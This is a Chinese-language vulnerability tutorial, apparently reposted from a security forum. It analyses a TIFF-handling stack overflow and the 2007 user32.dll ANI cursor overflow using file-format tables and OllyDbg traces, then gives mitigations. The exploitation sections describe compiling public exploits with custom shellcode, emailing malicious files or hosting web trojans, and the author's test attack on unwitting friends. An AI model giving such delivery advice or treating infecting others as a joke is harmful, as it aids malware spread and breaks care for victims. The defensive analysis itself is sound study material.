再来看看给read（）函数传入的三个参数是什么，其中handle是一个句柄，就是前面那个畸形文件的句柄；buf是一个内存地址，指向了栈空间的一个内存单元；len=1FE=FF×2。结合前面的分析，连起来就是说，这里调用read（）函数的目的是要把前面那255个2字节数值全部复制到内部某个变量中。而且在调用read（）函数之前并没有做任何长度上的检查，因此这是一定能导致溢出的，因为内部变量的空间是有限的，而文件中存储的数值个数却是不确定的。我想到此，本漏洞导致的根本原因已经找到了，就是未检查文件DE指定的数值个数和长度就开始往内部变量中写入，最终覆盖了previous EBP和返回地址，导致发生栈溢出。下面这个截图可以看到返回地址被覆盖的效果：





漏洞利用

这个漏洞非常类似于我今年5月份写的的那个严重的微软漏洞——ANI文件处理漏洞。这里又多一个TIFF文件处理漏洞，看来图像格式文件的处理漏洞还是挺多的，也挺好挖掘的，只要掌握了文件格式的规范就可以开始fuzz了。

对于这个TIFF文件处理漏洞的利用，非常简单，你可以用milw0rm上公布的第一个exploit，改进自己的shellcode，然后用vc6编译生成畸形的、恶意的tif文件，然后通过邮件，聊天工具等软件发送给目标用户，只要他是Win2K操作系统，敢打开这个文件所在的目录，那就直接中招了。

当然还可以用本文中的exploit，也就是milw0rm上公布的第二个exploit，改进自己的shellcode，然后用ActivePerl运行那个perl程序，就可以生成一对文件——畸形tif文件和网页木马。挂在网站上，等Win2K的目标机器来上钩。如下图，是我在本地的测试效果：

总结

回顾本漏洞的重现过程和分析过程，我们首先学习了TIFF文件格式的一些基本规范，由于利用程序中没有详细的注释为什么那样构造畸形文件，因此我们需要掌握一定的文件格式规范。接着我们结合利用程序对其生成的畸形tiff文件，根据格式规范来分析，发现在第一个IFD中的第4个DE有一定的可疑，该DE指定了数值类型为16位的无符号整数，一共指定了连续的FF个这样的数值。最终通过跟踪调试的方法，定位到了栈溢出发生的函数——read（）函数，这是微软下的c标准运行库中的一个函数，功能是从由handle指定的文件中读取由count指定字节数的数据到buffer。而在对tiff文件做处理的oieng400.dll文件中调用read（）函数时，传入的buffer竟然是

内部变量，而且从文件中读取并写入这个内部变量前没有做任何的检查操作。这就是导致漏洞发生的根本原因。

==========

第9讲 案例_微软ANI光标文件漏洞彻底分析利用

漏洞概述

2007年3月30日，ph4nt0m和milw0rm先后公布了今年目前为止危害性最大的windows漏洞——user32.dll的ANI文件处理漏洞。我写这篇文章已是漏洞爆出的第5天了，事实上，30号公布的漏洞，30号晚上利用这个漏洞的网马生成器已经在网上散播了，而且微软迟迟没有发布相关补丁。这给利用这个漏洞的病毒、蠕虫、木马、恶意软件等，一个很难得的机会。漏洞就像一把钥匙，打开了它们侵入互联网的大门。

虽然eEye推出了一款非官方的补丁，可以拦截一部分远程攻击、网络木马，但是4月1日，milw0rm上又公布了一个能够绕过eEye补丁的exploit。看来又是一场互联网血雨腥风的到来！

漏洞分析

既然这个漏洞是和ANI文件有关的，那么我们在分析漏洞之前，首先需要对ANI文件格式有一定的了解。关于ANI文件格式的详细说明请读者参阅光盘中的附件。

ANI（APPlicedon Startins Hour Glass）文件是MS Windows的动画光标文件，可以作为鼠标指针，其文件扩展名为“.ani”。ANI文件由“块”（chunk）构成。它一般由五部分构成：标志区、文字说明区、信息区、时间控制区和数据区，即RIFF—ACON，LIST—INFO，anih，rate，LIST—fram。ANI文件在播放时所形成的动画效果，其实就是一张张的光标或图标图像按一定的顺序绘制到屏幕上，并保留指定的时间（见时间控制区说明）依序循环显示的结果。一个ANI文件的开头12个字节中，头4个字节为RIFF，后4个字节为ACON，中间4个字节是该ANI文件的长度（字节数）。有了RIFF和ACON，就可断定该文件是一个ANI文件，也就是说，ACON是一个动画光标文件的标志。

在一个ANI文件中，必须有的块标识有以下几个：

- RIFF—多媒体文件识别码
- ACON—ANI文件识别码
- anih—ANI文件信息区识别码
- LIST—LIST列表形式（窗体形式fccType=“fram”）
- icon—icon识别码

在一个ANI文件中，还可能有以下几个块标识中的一个或多个：


- INAM—ANI文件标题区识别码
- IART—ANI文件说明信息区识别码
- rate—ANI文件时间控制数据区识别码
- seq —ANI文件图像显示帧顺序控制区识别码

这些块之间的逻辑层次关系可以如下表示：

```
"RIFF" {Length of File}
   "ACON"
      "LIST" {Length of List}
         "INAM" {Length of Title} {Data}
         "IART" {Length of Author} {Data}
      "fram"
         "icon" {Length of Icon} {Data}      ; 1st in list
         ...
         "icon" {Length of Icon} {Data}      ; Last in list  (1 to cFrames)
   "anih" {Length of ANI header (36 bytes)} {Data}   ; (see ANI Header TypeDef )
   "rate" {Length of rate block} {Data}      ; ea. rate is a long (length is 1 to cSteps)
   "seq " {Length of sequence block} {Data} ; ea. seq is a long (length is 1 to cSteps)
-END-
```

以上仅是对ANI文件格式的结论性描述，要完全明白这些块的作用和意义，以及块与块之间的逻辑关系，确实需要下一番功夫。另外仅研读我给的资料是完全不够的，一定会有理解起来模糊的地方，因此还需要动手做实验，自己跟踪user32.dll对ANI文件的处理过程，从实验中得到结论。这样做有两个好处，一是可以更加深刻的理解漏洞的根源；二是由此可以启发新漏洞的挖掘思想。

如果你对ANI文件格式已有一定了解，那我们就可以开始分析造成最终user32.dll栈溢出的这个畸形.ani文件了，为了理解，我把这个ANI文件（exp.ani）用十六进制的方式打开，并示意如下：



这是一个精心构造的1k大小的.ani文件（在XP SP2全补丁下测试通过），其各个部分解释如下表所示：

偏移地址	内容	含义	块
0000-0003h	“RIFF”	多媒体文件识别码	RIFF
0004-0007h	0000 0400h	文件大小（1k）	
0008-000Bh	“ACON”	ANI文件识别码ACON	
000C-000Fh	“anih”	anih识别码(ckID)，信息区开始的标志	anih
0010-0013h	0000 0024h	anih块的大小（ckSize,36个字节）	
0014-0037h		anih块内容	
0038-003Bh	“LIST”	LIST识别码，数据区开始的标志	LIST
003C-003Fh	0000 0003	LIST块的大小（3个字节）	
0040-0043h		LIST块内容	
0044-0047h	“LIST”	LIST识别码，数据区开始的标志	LIST
0048-004Bh	0000 0003	LIST块的大小（3个字节）	
004C-004Fh		LIST块内容	
0050-0053h	“anih”	anih识别码(ckID)，信息区开始的标志	anih
0054-0057h	0000 03A8h	anih块的大小（ckSize,936个字节）	
0058-03F0h		anih块内容	

为什么这个文件能使user32.dll栈溢出？据我分析，是因为user32.dll对这个.ani文件中的第二个anih块处理时，未对这个块的长度进行检查，最终导致栈溢出，控制了程序的EIP。通常来说任何一个正常的anih块的长度应该是36个字节，为什么这样说呢？因为anih块内容是有自己的数据结构的，用一个结构体来表示：

```
typedef DWORD JIF,*PJIF;
typedef struct tagANIHEADER{
    DWORD    cbSizeof;              //数据块大小，应该是36字节
    DWORD    cFrames;               //ANI文件保存的图象桢数
    DWORD    cSteps;                //完成一次动画过程要显示的图象数
```

```
    DWORD    cx;                //图象宽度
    DWORD    cy;                //图象高度
    DWORD    cBitCount;              //颜色位数
    DWORD    cPlanes;               //颜色位面数
    JIF      jifRate;              //JIF速率
    DWORD    fl;                //AF_ICON/AF_SEQUENCE设置标记
}ANIHEADER,*PANIHEADER;
```

可见，这个anih块内容是一个9个双字的结构体，所以说它的长度应该是9×4＝36字节。然而这个畸形的.ani文件中第二个anih块内容的长度偏偏不为36字节，而是936个字节，若程序中把这个块的内容复制到栈中，你说这能不溢出吗？

下面我们用ollyDBG跟踪一下这个溢出过程，看看根本原因是不是如上所说。

```
//user32.dll中的ReadChunk（x,x,x）函数
77D53AC7   8BFF          MOV EDI,EDI
77D53AC9   55            PUSH EBP
77D53ACA   8BEC          MOV EBP,ESP
77D53ACC   56            PUSH ESI
77D53ACD   8B75 08       MOV ESI,DWORD PTR SS:[EBP+8]
77D53AD0   57            PUSH EDI
77D53AD1   8B7D 0C       MOV EDI,DWORD PTR SS:[EBP+C]
77D53AD4   FF77 04       PUSH DWORD PTR DS:[EDI+4]      ;anih块内容的长度
77D53AD7   FF75 10       PUSH DWORD PTR SS:[EBP+10]
77D53ADA   56            PUSH ESI
77D53ADB   E8 7AFFFFFF   CALL USER32.77D53A5A      ；调用ReadFileCopy函数
77D53AE0   85C0          TEST EAX,EAX

//user32.dll中的ReadFileCopy（x,x,x）函数
77D53A5A   8BFF          MOV EDI,EDI
77D53A5C   55            PUSH EBP
77D53A5D   8BEC          MOV EBP,ESP
77D53A5F   8B45 08       MOV EAX,DWORD PTR SS:[EBP+8]
77D53A62   8B55 10       MOV EDX,DWORD PTR SS:[EBP+10]
77D53A65   56            PUSH ESI
77D53A66   8B70 04       MOV ESI,DWORD PTR DS:[EAX+4]      ;让ESI指向堆中的anih块内容
77D53A69   8D0C16        LEA ECX,DWORD PTR DS:[ESI+EDX]
77D53A6C   3BCE          CMP ECX,ESI
77D53A6E   72 28         JB SHORT USER32.77D53A98
77D53A70   3BCA          CMP ECX,EDX
77D53A72   72 24         JB SHORT USER32.77D53A98
77D53A74   3B48 08       CMP ECX,DWORD PTR DS:[EAX+8]
77D53A77   77 1F         JA SHORT USER32.77D53A98
77D53A79   53            PUSH EBX
77D53A7A   57            PUSH EDI
77D53A7B   8B7D 0C       MOV EDI,DWORD PTR SS:[EBP+C]      ；让EDI指向栈帧中的一个内存单元
77D53A7E   8BCA          MOV ECX,EDX
77D53A80   8BD9          MOV EBX,ECX
77D53A82   C1E9 02       SHR ECX,2      ； 让ECX为.ani文件中第二个anih块的块内容大小的1/4
；一次复制一个双字，所以下面REP指令的循环次数应该为字节数的四分之一
77D53A85   F3:A5         REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
77D53A87   8BCB          MOV ECX,EBX
77D53A89   83E1 03       AND ECX,3
```

```
77D53A8C   F3:A4          REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
77D53A8E   0150 04         ADD DWORD PTR DS:[EAX+4],EDX
77D53A91   33C0           XOR EAX,EAX
77D53A93   5F             POP EDI
77D53A94   40             INC EAX
77D53A95   5B             POP EBX
77D53A96   EB 02           JMP SHORT USER32.77D53A9A
77D53A98   33C0           XOR EAX,EAX
77D53A9A   5E             POP ESI
77D53A9B   5D             POP EBP
77D53A9C   C2 0C00         RETN 0C
```

上面是对溢出过程的动态跟踪分析，如果用IDA进行静态分析同样也会得到上面的提到的漏洞原因，这里不再赘述！

漏洞利用

提到利用，大家就笑了！想想多少东西在使用user32.dll啊？！
首当其冲的就是IE了，IE6，IE7已被测试通过，全部中招，也就是说写个网络木马是很容易了，只要有人敢上你的网站，那说都不说了，想干啥就干啥喽！

其次，Windows的Explorer在打开这个.ani文件所在的目录时也会调用user32.dll中的LoadAniIcon函数，从而触发溢出。因此电子邮件、QQ、ftp、U盘等都可以用来传播利用这个漏洞的病毒、蠕虫、木马、恶意软件。


另外，还可以利用一些使用user32.dll中LoadAniIcon函数的软件，用这些软件打开这些畸形.ani文件，同样也会中招。譬如，WinHex、IrfanView、Firework、Photoshop等。

本文主要演示网络木马生成和一次成功的攻击过程。

网上已经流传了很多木马生成器，使用很简单，输入网页木马远程存放地址和木马程序存放地址即可。

我使用了我的IP地址（202.117.7.209）作为测试，然后启动web服务（IIS5.1）,把生成的那三个文件（index.htm,z1.jpg,z2.jpg），还有木马程序（a.exe）放到web跟目录下。

然后把链接（http://202.117.7.209）给几个朋友，发现他们全部中招了，哈哈，好在我没有下毒手，那个木马程序仅仅是弹出个框框而已！



漏洞防范

这个漏洞危害这么大，不防不行啊，广大网民岂不是要遭殃啊！因为我写这篇文章时还没有微软的官方补丁，首推的防范措施是下载eEye的非官方补丁，补丁已放在光盘附件中。

另外如果你的C盘是NTFS格式的，那么还可以使用如下措施：

1. “开始”菜单“运行”里输入"gpedit.msc"
2. 然后在“本地计算机”策略 => 用户配置 => 管理模板 => 系统 => 停止命令提示符 设置为“启用”
3. 把“他停用命令提示符脚本处理吗”选为“是”，再按确定！
4. C:\Documents and Settings\xxxxxx\Local Settings目录的权限设置为不能运行！ xxxxxx是你的用户名

总结

这个漏洞的根本原因是，user32.dll中的ReadChunk()函数未对.ani文件中的anih块内容长度进行检查，就直接调用ReadFilePtrCopy()函数把堆中的anih块内容复制到栈帧中。

无论利用这个漏洞的病毒、蠕虫、木马、恶意软件、网马对互联网的冲击有多大，我们都有理由相信，互联网及我们的PC能顶过这07年的第一次危机！

值得一提的是，如果您是搞漏洞挖掘方面的，通过这次uesr32.dll爆出的漏洞，您是否体会到漏洞的真正含义呢？不光是那些一般水平程序员写的程序容易出问题，爆漏洞；事实上，高级程序员也会有考虑不周的时候。因此漏洞是一个很微妙的东西，不是说编程经验丰富、实现能力强的程序员写的程序就不会有漏洞，任何程序员只要编程时考虑不周，都有可能爆出漏洞！本漏洞就是一个很好的例子。

转自：https://bbs.pediy.com/thread-56445.htm